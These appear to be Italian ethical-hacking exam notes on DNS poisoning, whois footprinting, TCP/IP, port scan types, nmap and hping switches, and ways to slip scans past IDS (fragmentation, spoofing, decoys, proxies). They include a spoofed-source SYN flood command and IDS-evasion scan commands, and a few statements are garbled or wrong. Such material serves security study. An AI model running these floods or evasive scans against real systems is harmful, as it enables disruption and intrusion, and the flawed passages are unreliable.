Pensate per un momento a una ricerca DNS per una risorsa sulla vostra rete: supponiamo, per esempio, che una persona stia cercando di connettersi al vostro server FTP per caricare una risorsa in rete: supponiamo, ad esempio, che una persona stia cercando di connettersi al vostro server FTP per caricare alcuni dati importanti e sensibili. L'utente digita ftp.anycomp.com e preme INVIO. Il server DNS più vicino all'utente (definito nelle proprietà TCP/IP) cerca nella sua cache se conosce l'indirizzo di ftp.anycomp.com. Se non c'è, il server cerca di trovare l'indirizzo dell'autore.

nell'architettura DNS per trovare il server autoritario per anycomp.com, che deve avere l'indirizzo IP corretto.

La risposta viene restituita al client e l'FTP inizia felicemente. Supponiamo però di essere un aggressore e di volere proprio quei dati sensibili. Un modo per farlo

potrebbe essere quello di modificare la cache del server dei nomi locale per puntare a un server fasullo invece che all'indirizzo reale di ftp invece del vero indirizzo ftp.anycomp.com. In questo modo l'utente, senza accorgersene, si collegherebbe

e caricare i documenti direttamente sul vostro server. Questo processo è noto come DNS Poisoning.

Una semplice soluzione consiste nel limitare la quantità di tempo in cui i record possono rimanere nella cache prima di essere aggiornati. Esistono molti altri modi per proteggersi da questo fenomeno, che non verranno presi in considerazione in questa sede, ma dimostra l'importanza di proteggere questi record e quanto siano preziosi per un attaccante.

DNS Record Type	Label	Description
SRV	Service	This record defines the hostname and port number of servers providing specific services, such as a Directory Services server.
SOA	Start of Authority	This record identifies the primary name server for the zone. The SOA record contains the hostname of the server responsible for all DNS records within the namespace, as well as the basic properties of the domain.
PTR	Pointer	This maps an IP address to a hostname (providing for reverse DNS lookups). You don't absolutely need a PTR record for every entry in your DNS namespace, but these are usually associated with e-mail server records.
NS	Name Server	This record defines the name servers within your namespace. These servers are the ones that respond to your clients' requests for name resolution.
MX	Mail Exchange	This record identifies your e-mail servers within your domain.
CNAME	Canonical Name	This record provides for domain name aliases within your zone. For example, you may have an FTP service and a web service running on the same IP address. CNAME records could be used to list both within DNS for you.
A	Address	This record maps an IP address to a hostname and is used most often for DNS lookups.

DNSSEC : E una suite di specifiche IETF per la protezione di alcuni tipi di informazioni fornite da DNS.

I record SOA fornisce molte informazioni, dal nome dell'host del server primario nello spazio dei nomi DNS (zona) alla quantità di tempo in cui i server dei nomi devono conservare i record nella cache.

I record contengono queste informazioni :

- Source host
- Contact email
- Serial number
- Refresh time
- Retry Time
- Expire Time
- TTL

Settare il DNS non richiede solo una gerarchia ma anche qualcuno che lo gestisce. Per gestirlo ha bisogno di indirizzi IP, gli indirizzi vengono assegnati dalle autorità come ad esempio lo IANA Internet Assigned Names and Numbers Authority che ha dato vita all ICANN Internet Corporation for Assigned Names and Numbers. Quindi, quando le aziende e i privati ottengono i loro indirizzi IP

(range), devono allo stesso tempo assicurarsi che il resto del mondo possa trovarli nel DNS. Questo avviene attraverso uno dei domain name registrants in tutto il mondo come ad esempio godaddy ecc. Le 5 regioni che si occupano della gestione su tutti gli indirizzi IP sono 5 :

- ARIN : America
- APNIC : Asia and Pacific
- RIPE : Europe
- LACNIC : America Latina
- AfriNIC : Africa

Con gli strumenti come whois si possono ottenere informazioni come, proprietario del dominio , indirizzo, location e numero di telefono.

```
Domain Name: mheducation.com
Registry Domain ID: 28866363_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2018-06-04T05:29:41Z
Creation Date: 2000-06-08T21:53:21Z
Registrar Registration Expiration Date: 2019-06-08T21:53:21Z
Registrar: CSC CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http://www.icann.org/
epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: McGraw-Hill Global Education Holdings, LLC
Registrant Street: 2 Penn Plaza
Registrant City: New York
Registrant State/Province: NY
Registrant Postal Code: 10121

Registrant Country: US
Registrant Phone: +1.6094265291
Registrant Phone Ext:
Registrant Fax: +1.6094265291
Registrant Fax Ext:
Registrant Email:
Registry Admin ID:
Admin Name: Domain Administrator
...
Admin Email:
Registry Tech ID:
Tech Name: Domain Administrator
...
Tech Email:
Name Server: pdns85.ultradns.com
Name Server: pdns85.ultradns.biz
Name Server: pdns85.ultradns.net
Name Server: pdns85.ultradns.org
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
```

Il numero di telefono puo essere utile a fare attacchi del tipo spoofing, ovvero chiamare per ottenere informazioni riguardo l azienda.

Un altro utile strumento e nslookup dove in base alle query che si possono applicare si possanno ottenere informazioni (interactive mode) Un esempio “set query=MX” chiedi informazioni per quanto riguarda i record delle email.

NETWORK FOOTPRINTING

Capire ed definire il network range puo essere un altro passo importante per il footprinting. Il modo migliore e piu semplice per capire il range di indirizzi e tramite i registri pubblici. Un altro tool e traceroute il quale con l utilizzo dei pacchetti ICMP ECHO riporta informazioni su gli “hop” dal mittente al destinatario. Il TTL di ogni pacchetto aumenta di uno dopo che ogni hop è stato colpito e restituito, assicurando che la risposta provenga esplicitamente da quell'hop e ne restituisca il nome e l'indirizzo IP. In questo modo, un hacker etico può costruire un quadro della rete. Esiste una differenza tra traceroute Linux e windows, Linux . Windows fa pacchetti solo udp mentre Linux usa UDP. Il traceroute cambia di tanto in tanto.

OSRFRAMEWORK

OSRF e un set di libreria che aiutano a eseguire Open Source Intelligence (OSINT).

- Usufy.py = username e profile
- Mailfy.py = username (email)
- Searchfy.py = profile with full name
- Domainfy.py = domain
- Phonefy.py = phone number
- Entify.py = regular expression

OTHER TOOL

Web spider = raccoglie informazioni su un determinato sito web

Maltego = social engineer

SEF = extractingg email address da un sito web

SCANNING AND ENUMERATION

Scanning e il processo per esplorare sistemi sulla rete e dare un occhiata a quali porte sono aperte e quali applicazioni vengono eseguite.

TCP/IP NETWORKING

Quando un destinatario riceve un frame, controlla il physical address per vedere il messaggio a chi e inviato. Se l'indirizzo e corretto il destinatario apre il frame, lo apre per controllare la validita, quindi elimina I header e il trailer passando il pacchetto al layer di sopra ovvero il Layer Network (3). Questo layer verifica I header del pacchetto, insieme ad altre cose, ed abbandona I header. Il restante PDU (protocol data unit), che ora si chiama segmento, e passato al layer 4. Al Layer di Trasporto, si hanno tante informazioni sull host e di quello sta succedendo, come ad esempio end-to-end delivery, segment order, flow control insieme ad anche altre funzioni come il TCP flag e port numbering.

CONNECTIONLESS COMMUNICATION


Quando due indirizzi IP stabiliscono la connessione, si puo trasferire i dati in due modi: connectionless o connection oriented. Connectionless il mittente non si preoccupa se il mittente accetta o no, al momento, il messaggio. Questo tipo e piu veloce per inviata datagram, questo tipo di comunicazione avviene con UDP la quale e semplice e veloce come protocollo. Generalmente trasferisce una piccola quantita di dati e si muove spesso all interno della propria rete. Un esempio di utilizzo del protocollo UDP sono i DNS, DHCP, TFTP.

CONNECTION-ORIENTED COMMUNICATION

Le comunicazioni connection-oriented usano TCP, d altronide richiedono piu overhead e sono spesso piu lente delle connectionless. Sono utilizzate per fare scambio di dati e per trasportare file molto grandi e per comunicare al di fuori della propria rete. Il mittente raggiunge il destinatario, prima che i dati vengono trasferiti, per capire quando sono disponibili e quando si potra instaurare un canale data channel. Una volta che lo scambio di dati inizia, i due sistemi parlano I uno con l'altro, accertandosi che il flusso di controllo sia compiuto, in modo tale che il mittente nel caso dovesse perdere la trasmissione possa richiedere di entrare. Come avviene tutto questo? Con il 3 way handshake, questo avviene con i segmenti TCP, in particolare con i flag che sono all interno di questi pacchetti. I TCP flag sono :

- SYN (Synchronize) : Questo flag inizia la comunicazione, indica la negoziazione dei parametri e il sequence number.
- ACk (Acknowledgment) : Questo flag e posto come riconoscimento del SYN Flag. Questo e posto su tutti i segmenti dopo l inizializzazione del SYN flag.
- RST (Reset) : Questo flag forza una terminazione della comunicazione.(entrambe le direzioni)
- FIN (Finish) : Questo flag ha il significato di chiudere un ordinaria comunicazione.
- PSH (Push) : Questo flag forza la consegna dei dati senza nessun tipo di buffering.
- URG (Urgent) : Quando questo flag viene settato, significa che i dati all interno vengono inviati out of band. Cancellare un messaggio mid-stream e un esempio.

3 way handshake demostration :



Fragmentation attack explaition : Questo tipo di attacco puo bypassare IDS o Firewall.

Questo attacco funziona come segue. Il filtro dei pacchetti potrebbe essere implementato in modo che il primo frammento venga controllato in base alle regole implementate: quando viene vista la connessione alla porta 80, il filtro dei pacchetti accetta questo frammento e lo inoltra al destinatario. Inoltre, il filtro dei pacchetti potrebbe ritenere che i frammenti successivi includano solo i dati e che questo non sia interessante dal suo punto di vista. Di conseguenza, il filtro dei pacchetti inoltra i frammenti successivi al destinatario.

Ricordiamo a questo punto che il riassemblaggio avviene quando i frammenti arrivano al ricevitore. Il frammento successivo (come si è detto - inoltrato dal filtro packer) potrebbe essere stato preparato appositamente dall'aggressore: l'offset scelto con cura è stato utilizzato per sovrascrivere il valore della porta di destinazione dal primo frammento. Il destinatario attende tutti i frammenti, li riassembra e infine viene stabilita la connessione alla porta scelta dall'aggressore.

L'ipotesi è che il filtro dei pacchetti esamini il primo frammento che contiene tutte le informazioni necessarie per decidere se inoltrarlo o rifiutarlo; si presume che gli altri frammenti non contengano dati interessanti (dal punto di vista del filtro dei pacchetti) e vengano semplicemente inoltrati.

PORT NUMBERING

Il destinatario ha verificato il frame e i pacchetti ed a un segmento disponibile per il processo. Ma come fa a sapere quale Application layer entity deve processarlo? Un port number, all interno del Transport layer protocol header (TCP, UDP), identifica quale upper-layer protocol deve ricevere l'informazione. I Sitemi utilizzano port number per identificare cosa il destinatario cerca di raggiungere. I numeri di porte vanno da 0 a 65.535 e sono divise in tre categorie

- Well Known port : 0-1023
- Registered port : 1025-49,151

- Dynamic port : 49,152 – 65,535

Quelle che bisogna conoscere sono le well known, non tutte, ma almeno le più importanti come dimostrato in tabella.

Port Number	Protocol	Transport Protocol	Port Number	Protocol	Transport Protocol
20/21	FTP	TCP	110	POP3	TCP
22	SSH	TCP	135	RPC	TCP
23	Telnet	TCP	137–139	NetBIOS	TCP and UDP
25	SMTP	TCP	143	IMAP	TCP
53	DNS	TCP and UDP	161/162	SNMP	UDP
67	DHCP	UDP	389	LDAP	TCP and UDP
69	TFTP	UDP	443	HTTPS	TCP
80	HTTP	TCP	445	SMB	TCP

Un sistema si dice che è in ascolto su una porta quando ha la porta aperta. La porta ha anche uno state. Qualsiasi numero di porta l'applicazione è pronta ad usare significa che è in uno stato di listened. Invece dopo la 3-way handshake, si stabilisce una sessione su quella porta allora la porta è in uno stato di established. Listened è quando si aspetta una connessione, established è quando ci si connette ad un pc remoto.

Le porte possono anche essere in altri stati, ma cosa avviene quando un pacchetto non ha ancora fatto la sua strada? Lo stato della porta è settato a CLOSE_WAIT mostra che il lato remoto della tua connessione ha chiuso la connessione, invece TIME_WAIT indica che dal tuo lato ha chiuso la connessione. La connessione è tenuta aperta per un po' di tempo per permettere a pacchetti ricevuti di accoppiarsi con una connessione e mantenerla appropriamente.

SUBNETTING

L'unico modo per un dispositivo di identificare quale rete sia locale e quale no è tramite la subnet mask. Prima bisogna parlare degli indirizzi IPv4

IPv4 ha 3 tipi : unicast (agisce su un unico destinatario), multicast (agisce su membri di uno specifico gruppo) broadcast (agisce su tutti nella rete)

Gli ip address sono composti da 32 bit separati da ottetti, questi 4 ottetti sono suddivisi in altre due parti. Il primo identifica il network la seconda parte invece l'host. Qualcosa all'interno della porzione dell'host è responsabile di far arrivare allo specifico host, mentre la parte del network è responsabile di capire a quale network appartiene, e la subnet mask è la chiave.

La subnet è una maschera che si applica all'ip address per determinare quali bit appartengono al lato del network nell'indirizzo, basta partire da sinistra verso destra sostituendo tutto in 1 fino a quando la maschera è pronta.

Ci sono alcune regole che bisogna seguire su gli ip address :

- Se tutti bit nell host are 1 allora e un indirizzo broadcast.
- Se invece sono tutti 0, quello e il network address.
- Altrimenti si trovano solo indirizzi all interno di una rete

CIDR Notation : 192.8.1.0/24 significa che la subnet mask e 255.255.255.0

Per trovare invece il range di ip all interno di una subnet, nella parte dell host si mettono tutti i bit a 1 tranne l ultimo a 0. Se invece si aggiunge pure all ultimo allora e indirizzo broadcast. Di broadcast esistono due tipi :

- Limited broadcast : indirizzi sono inviati a tutti i sistemi all interno del broadcast. I router ignorano tutti i broadcast e non aprono i pacchetti ricevuti.
- Direct broadcast : inviano a tutti i dispositivi della rete, e usano l indirizzo broadcast della subnet. I Router di solito agiscono su questi pacchetti, dipende da cosa bisogna fare.

Routed Protocol : e quello che viene impacchettato e che si muove intorno. Ex. Ipv4 o ipv6

Routing protocol : is a protocol che decide la migliore strada per arrivare a destinazione. Ex BGP, OSPF, RIP.

SCANNING METHODOLOGY

ECC definisce lo scanning in varie fasi :

- Check for live system
- Check for open ports
- Scan beyond IDS
- Perform banner grabbing : OS fingerprinting
- Scan Vulnerabilities
- Draw network diagram
- Prepare proxies

IDENTIFY TARGETS

Vedere i live systems e il primo step. Il modo piu facile per vederlo e tramite la pila TCP/IP. I pacchetti IP connectionless creano dei pacchetti la quale prendono dei dati che poi attaccano sull header, che includono molte informazioni come "From" "To" indirizzi, che permettono di lanciare pacchetti senza riguardo, veloce quanto la macchina gli permette. Questo e fatto dall affidamento degli altri protocolli per il trasporto, correzzione di errori e cosi via.

Tuttavia, alcune carenze devono essere indicate nel Network layer. L ip in se per se non ha error messaging function, per questo che e stato creato ICMP. Viene usato come messaggio di errore nel Network Layer e presenta informazione in uno dei suoi tipi che ne seono 6. Il piu comune e Type 8 (Echo request) Type 0 (Echo reply) che sarebbe la domanda "ehi ci sei?" (type 8) e l host risponde dicendo "si ci sono" (type 0).

I vari tipi sono mostrati in figura.

ICMP Message Type	Description and Important Codes
0: Echo Reply	Answer to a Type 8 Echo Request
3: Destination Unreachable	Error message indicating the host or network cannot be reached. The codes follow: 0 —Destination network unreachable 1 —Destination host unreachable 6 —Network unknown 7 —Host unknown 9 —Network administratively prohibited 10 —Host administratively prohibited 13 —Communication administratively prohibited
4: Source Quench	A congestion control message
5: Redirect	Sent when there are two or more gateways available for the sender to use and the best route available to the destination is not the configured default gateway. The codes follow: 0 —Redirect datagram for the network 1 —Redirect datagram for the host
8: Echo Request	A ping message, requesting an Echo reply
11: Time Exceeded	The packet took too long to be routed to the destination (code 0 is TTL expired)

ICMP dato che e contenuto in tutti i dispositiv TCP/IP puo essere un buon punto di partenza per il network scanning. Molti IDS bloccano questo tipo di pacchetto.

Il processo chiamato ping si puo fare anche prendendo un range di indirizzi, in quel caso viene chiamato ping sweep, la quale e il metodo migliore per identificare active machine nella rete. Tool sono Zenmap, Nmap. Ecc molto spesso chiama il ping all id di rete come “ICMP echo scanning”. Un altro metodo per identificare macchine all interno di una rete e chiamato “list scan”.

IDS e NIDS (Network intrusion detection) facilmente leggono il ping sweep su una rete.

Quando un host non risponde ad un pacchetto ICMP non e detto che l host non e attivo, ma che non risponde semplicemente alla richiesta.

Infine un altro metodo per identificare macchine e anche il port scanning.

PORT SCANNING

Tutti i port scanner lavorano manipolando i flag del Transport Layer in maniera tale da vedere gli host attivi e le porte aperte.

PORT SCAN TYPES

Uno scan viene definito in 3 tipi : quali tipi di flag sono settati nel pacchetto prima della spedizione, quale risposta ti aspetti dalla porta, e quanto aggressiva deve essere lo scan.



Ci sono 7 generici tipi di port scanning :

- Full connect : anche chiamato TCP connect o full open scan, questa avviene attraverso il 3 ways handshake sulla porta, e si ferma con un RST alla fine. E facile da individuare, le porte aperte rispondono con SYN/ACK, le porte chiuse rispondono con RST
- Stealth : Anche conosciuta come half-open scan (SYN scan). Solo i pacchetti SYN sono inviati alla porta. Le risposte sono uguali a quelle del TCP connect scan.
- Inverse TCP flag : Questo scan usa Fin, URG o PSH flag per colpire una porta. Se la porta è aperta, non ci sarà risposta, se invece è chiusa, un RST/ACK viene inviato come risposta.
- XMAS : Christmas scan viene chiamato così perché tutti i flag sono messi su ON, Le risposte delle porte sono uguali al TCP connect scan. XMAS non funziona contro i sistemi Windows dovuto all'implementazione dello stack TCP/IP di Microsoft.
- ACK flag probe : esistono due versioni 1. Che l'attaccante invia ACK flag e guarda il header di ritorno per determinare lo stato della porta. 2. TTL version ovvero che se il TTL del pacchetto RST è minore di 64 allora la porta è aperta. Nella versione Windows, se Window size del pacchetto RST ha qualcosa diverso da 0 la porta è aperta.
- IDLE : Questo utilizza uno spoofed indirizzo IP (idle zombie address) per sollecitare la risposta di una porta durante lo scan. Disegnato per lo scan stealth, questo scan utilizza SYN flag e monitora le risposte come un SYN scan.

IDLE scan utilizza dei flag TCP/IP ma il modo in cui li utilizza è brillante soprattutto per l'offuscamento. Perché la macchina che riceve la risposta dal target non è tua, la risorsa dello scan è offuscata.

Quasi tutti gli IP utilizzano l'IP Identifier (IPID) per aiutare con i fastidiosi problemi del tenere traccia della frammentazione. Molti sistemi aumentano il IPID di 1 quando inviano il pacchetto.

La dimostrazione dell'attacco di IDLE scanning per aprire e chiudere una porta sono mostrati in figura.



Una scansione UDP è esattamente quello che sembra : si invia un datagram alla porta e si vede cosa si ottiene come risposta. Dato che non c'è handshake, se la porta è aperta non si riceve nulla indietro, se invece è chiusa si riceve un pacchetto ICMP port unreachable.

UDP port sono comunemente utilizzate per l'utilizzo di malware, spyware o Trojan

NMAP

Tool utilizzato per fare diversi tipi di scan :

Scan Type	Initial Flags Set	Open Port Response	Closed Port Response	Notes
Full (TCP connect)	SYN	SYN/ACK	RST	Noisiest but most reliable.*
Stealth	SYN	SYN/ACK	RST	No completion of three-way handshake; designed for stealth but may be picked up on IDS sensors.
XMAS	FIN, URG, or PSH	No response	RST	Doesn't work on Windows machines.
Inverse TCP	FIN, URG, or PSH (or no flags at all)	No response	RST/ACK	Doesn't work on Windows machines.

*While the "noisiest" descriptor is valid for your exam, the "reliable" portion is much more apropos for your real-life adventures. A full connect scan may very well be noted in the application log as a simple connect. The key isn't the traffic; it's the speed at which you run it (slow is better).

Piu lenta e la scansione, meno si verra.

La sintassi di nmap è nmap<scan option><target> :

Nmap Switch	Description	Nmap Switch	Description
-sA	ACK scan	-PI	ICMP ping
-sF	FIN scan	-Po	No ping
-sI	IDLE scan	-PS	SYN ping
-sL	DNS scan (a.k.a. list scan)	-PT	TCP ping
-sN	NULL scan	-oN	Normal output
-sO	Protocol scan	-oX	XML output
-sP	Ping scan	-T0	Serial, slowest scan
-sR	RPC scan	-T1	Serial, slowest scan
-sS	SYN scan	-T2	Serial, normal speed scan
-sT	TCP connect scan	-T3	Parallel, normal speed scan
-sW	Window scan	-T4	Parallel, fast scan
-sX	XMAS scan		

Port swpping e l'enumerazione su delle macchine è anche chiamato come fingerprint.

HPING

Hping è molto simile a nmpa e anche lui ha la propria sintassi.

Switch	Description
-1	Sets ICMP mode. For example, hping3 -1 172.17.15.12 performs an ICMP ping.
-2	Sets UDP mode. For example, hping3 -2 192.168.12.55 -p 80 performs a UDP scan on port 80 for 192.168.12.55.
-8	Sets scan mode, expecting an argument for the ports to be scanned (single, range [1–1000], or "all"). For example, hping3 -8 20-100 scans ports 20 through 100.
-9	Sets Hping in listen mode, to trigger on a signature argument when it sees it come through. For example, hping3 -9 HTTP -I eth0 looks for HTTP signature packets on eth0.
--flood	Will send packets as fast as possible, without taking care to show incoming replies. For example, a SYN flood from 192.168.10.10 against .22 could be kicked off with hping3 -S 192.168.10.10 -a 192.168.10.22 -p 22 --flood .
-Q --seqnum	This option can be used in order to collect sequence numbers generated by the target host. This can be useful when you need to analyze whether a TCP sequence number is predictable (for example, hping3 172.17.15.12 -Q -p 139 -s).
-F	Sets the FIN flag.
-S	Sets the SYN flag.
-R	Sets the RST flag.
-P	Sets the PSH flag.
-A	Sets the ACK flag.
-U	Sets the URG flag.
-X	Sets the XMAS scan flags.

EVASION

Nascondere le tue attività è importante e come tecniche per farlo ci sono : frammentazione di pacchetti, spoofing Ip address, source routing and proxies.

Uno dei più conosciuti è la frammentazione dei pacchetti. L'idea non è quella di cambiare lo scan (puoi sempre fare full scan) ma basta mettere da parte il pacchetto prima che venga spedito in modo tale che l'IDS non lo riconosce. Se si divide il pacchetto TCP in più parti, tutti i IDS pensano che sia un qualcosa di inutile. Nmap -sS -A -f <hostname> è la sintassi per frammentare pacchetti SYN scan.

Anche qui possiamo distinguere in active e passive footprinting.

Active Os fingerprinting : inviando pacchetti ad un host remoto e analizzare la risposta.

Passive Os fingerprinting : intende fare sniffing di pacchetti senza iniettare alcun pacchetto nella rete, esaminando il TTL, Don't fragment DF, flag, Tos.

Spoofing un IP address è esattamente quello che sembra, l'attaccante utilizza packet-crafting tool o qualcosa altro per offuscare l'ip address del pacchetto che viene inviato alla macchina. Tool utilizzati per questo sono Ettercap, Nmap.

Da ricordare che spoofing un ip address significa che qualsiasi tipo di dato che ritorna al fake address non verrà visto dall'attaccante.

Invece nel source routing l'attaccante può usare un ip address di un'altra macchina nella subnet e far ritornare tutto il traffico, indipendentemente da quale router è in transito. Firewall e IDS sono utili a proteggersi da questo tipo di attacco.

Un altro tipo di evasion e IP address decoy : Si offusca la risorsa reale dello scan nascondendo la risorsa in tanti indirizzi come esca (decoy). Si puo fare con nmap con il comando : nmap -D RND X.X.X.X generando un numero di esche random e mettere l indirizzo reale in mezzo a loro.

Infine un altro metodo e il IDS evasion che involve i proxy. Il proxy non e nient altro che un sistema che si imposta come intermediario tra te e il target. Si utilizza per controllare il traffico oppure per avere maggiore sicurezza tra gli utenti. Gli Hacker posso utilizzare questa tecnologia in maniera ricorsiva, ovvero inviare comandi e richiesta al proxy e dal proxy al target.

Da ricordare : il proxy non e solo fatto per offuscare ma anche per tante altre cose.

Si possono fare proxy da un singolo posto o anche multipli per migliorare l offuscamento della risorsa. Quando si parla di multiple si utilizza il termine proxy chain e tool come Proxy switcher o Proxy workbench sono utilizzati per questo.

Un altro metodo e l utilizzo del web TOR dove i client sono encrypted e tutti posso essere un Tor endpoint, per poterlo fare pero devi settarlo, non e una cosa di default.

Un altro ridicolo metodo e l utilizzo di Anonymizers, la quale sono servizi su internet che permettono l uso di proxy per nascondere l identita. Non e assolutamente sicuro come metodo e i loro proprietari molto spesso impiantano malware per rubare informazioni. Alcuni anonymizer tool sono guardster.com o ultrasurf.com ecc.

VULNERABILITY SCANNING

Qui anche la parole dice tutto, bisogna utilizzare tool come Retina CS o Security Analyze per vedere le vulnerabilita del target.

ENUMERATION

Enumerare ininformatica significa numerare le cose che abbiamo appena scannerizzato. Quando passiamo all enumerazione passiamo dall passivo all attivo.

WINDOWS SYSTEM BASICS

In windows tutto giro in torno ad un account che puo essere user o di sistema. Il system account e creato all interno dell OS e puo avere i privilegi.

Security context : definisce l user identity e autentification.

Nell Os ci sono solo due security control che sono i permessi e diritti. I diritti degli utenti vengono concessi tramite l'appartenenza di un account a un gruppo e determinano le attivita di sistema che l'account puo eseguire. Le autorizzazioni vengono utilizzate per determinare le risorse a cui un account ha accesso. Il metodo con cui Windows tiene traccia di quale account detiene quali diritti e permessi si basa su SID e RID.

SID : security identifier identifica gli utenti, gruppi e computer account e segue uno specifico format. Sono composti da una S seguito da numeri, valore autoritativo e un dominio o computer identifier.

